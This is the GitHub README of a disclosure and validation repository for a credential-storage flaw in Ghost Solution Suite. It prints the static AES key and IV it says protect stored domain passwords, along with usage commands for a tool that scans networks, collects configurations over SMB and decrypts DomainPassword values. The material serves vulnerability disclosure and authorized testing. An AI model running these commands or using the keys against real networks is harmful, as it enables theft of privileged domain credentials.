
 k3nundrum/cve-2026-101034
Tools and reproducible evidence for finding and validating affected Broadcom/Symantec Ghost Solution Suite deployments.

Public research and validation repository
This repository contains validation tooling for a Broadcom/Symantec Ghost Solution Suite credential-storage vulnerability reported to Broadcom PSIRT. [CVE-2026-101034]
gss_collect_decrypt.py is a Kali-friendly validator that can discover Ghost Solution Suite / DAgent infrastructure, collect credential-bearing configuration files over SMB in an authorized lab or assessment, and recover the cleartext value stored in DomainPassword.
The illustrated article, Space Ghost, Coast to Cleartext, covers the discovery, the cryptographic proof, and the isolated-lab walkthrough. Click the preview to read it here on GitHub:

Read the article in Markdown. Its screenshots live in assets/blog/; the live terminal recording is linked below.
BLOG_POST.md — illustrated article, readable on GitHub without a PDF viewer.assets/blog/ — article images, animated GIFs, and their static fallback frames.assets/recordings/ — the lab GIF preview and downloadable Asciinema cast.demo/ — a synthetic configuration fixture and an offline network-transport demo for the article's feature-tour transcript.gss_collect_decrypt.py and gss-collect-decrypt-pwn.py — the validator and bounded lab wrapper.The confirmed modern implementation in Ghost Solution Suite 3.3 RU11 / DAgent 6.9.6523 x64 protects stored Active Directory credentials with:
The key and IV are embedded in the distributed client-side implementation and are not derived from the customer, domain, host, installation, user account, DPAPI state, or a server-side secret.
As a result, a credential-bearing GSS configuration can be decrypted completely offline once the encrypted DomainPassword value is obtained.
AES-256 key:
3B59EF867166FE647E94A13B75D0807CB3E37395D90EAA8AFDF3D6DE55EEF544

CBC IV:
2CCA905C5BEAC529393E5A607D1214EE
These are not example or test keys. They are the static constants recovered from the confirmed affected implementation.
For the confirmed build, the same key/IV pair can be used to decrypt compatible DomainPassword values from other installations using that implementation. In that sense, the decryption material is universal to the affected implementation rather than unique per deployment.
| Component | Status |
|---|---|
| GSS 3.3 RU11 / DAgent 6.9.6523 x64 | Dynamically confirmed |
| DAgent 6.9.6530 x86/x64 | Identical modern key/IV statically corroborated; dynamic replay pending |
| GSS 3.3.12 | Not currently claimed |
| GSS 3.3.13 | Not currently claimed |
| Later Windows releases | Not currently claimed |
| Linux / ARM64 agents | Not currently claimed |
Historical 2015/2016 LibCrypto.dll builds | Different legacy crypto construction; not handled by this AES validator |
Do not infer that every historical or current GSS release uses these AES constants.
A normal reversible credential store may still depend on a machine-bound or installation-specific secret. This implementation does not.
The demonstrated recovery does not require:
[Security] Secure valueIf an attacker or assessor obtains a credential-bearing configuration from a deployment share, task export, backup, disk image, diagnostic bundle, software repository, or managed endpoint, the password can be recovered offline.
The practical impact depends on the identity stored in the configuration. Reused, privileged, domain-join, service, or administrative credentials can materially increase the severity of exposure.
gss_collect_decrypt.py supports:
eXpress share discoveryC$DomainPassword decryptionDomainUsernameDomainDNSDomainComputerNameDomainPasswordThe network collection logic is intentionally product-focused. It does not perform password spraying or generic credential attacks.
Install the dependencies:
sudo apt update
sudo apt install -y python3-impacket python3-pycryptodome
Make the validator executable:
chmod +x gss_collect_decrypt.py
View all options:
python3 gss_collect_decrypt.py --help
Before using the validator, verify the cryptographic implementation:
python3 gss_collect_decrypt.py --self-test
Expected result:
[+] self-test passed: "Rotas-GSS-Synthetic-2026!" (25 bytes, utf-8)
The built-in synthetic test vector is:
Plaintext:
Rotas-GSS-Synthetic-2026!

DomainPassword:
2F221E1BC46FCCA3A5C7C0DCAB8CB4B89F700C2919F3C9D10480E1560273D242
No customer credential material is required for the self-test.
Decrypt a single DomainPassword value:
python3 gss_collect_decrypt.py \
  --decrypt '2F221E1BC46FCCA3A5C7C0DCAB8CB4B89F700C2919F3C9D10480E1560273D242'
The tool also accepts the field form:
python3 gss_collect_decrypt.py \
  --decrypt 'DomainPassword=2F221E1BC46FCCA3A5C7C0DCAB8CB4B89F700C2919F3C9D10480E1560273D242'
Scan an extracted eXpress share, backup, task export, or evidence directory:
python3 gss_collect_decrypt.py \
  --root ./eXpress-export
Scan a single configuration:
python3 gss_collect_decrypt.py \
  --root ./aclient.cfg
python3 gss_collect_decrypt.py \
  --cidr 10.20.30.0/24 \
  -d LAB.LOCAL \
  -u lab-auditor
By default, the tool uses TCP/402 as the primary GSS discovery signal and validates SMB availability before attempting collection.
The SMB password is prompted interactively when required.
python3 gss_collect_decrypt.py \
  --hosts gss01.lab.example \
  -d LAB \
  -u lab-auditor
Explicit hosts are attempted when SMB is reachable even if TCP/402 is filtered.
python3 gss_collect_decrypt.py \
  --cidr 10.20.30.0/24 \
  --gss-ports 402,403,405-407,505 \
  -d LAB \
  -u lab-auditor
python3 gss_collect_decrypt.py \
  --cidr 10.20.30.0/24 \
  --scan-all-smb \
  -d LAB \
  -u lab-auditor
--scan-all-smb is substantially broader and noisier than the default GSS-port-filtered workflow.
python3 gss_collect_decrypt.py \
  --hosts gss01.lab.example \
  -d LAB \
  -u lab-auditor
To avoid placing the password in shell history, omit -p and use the interactive prompt.






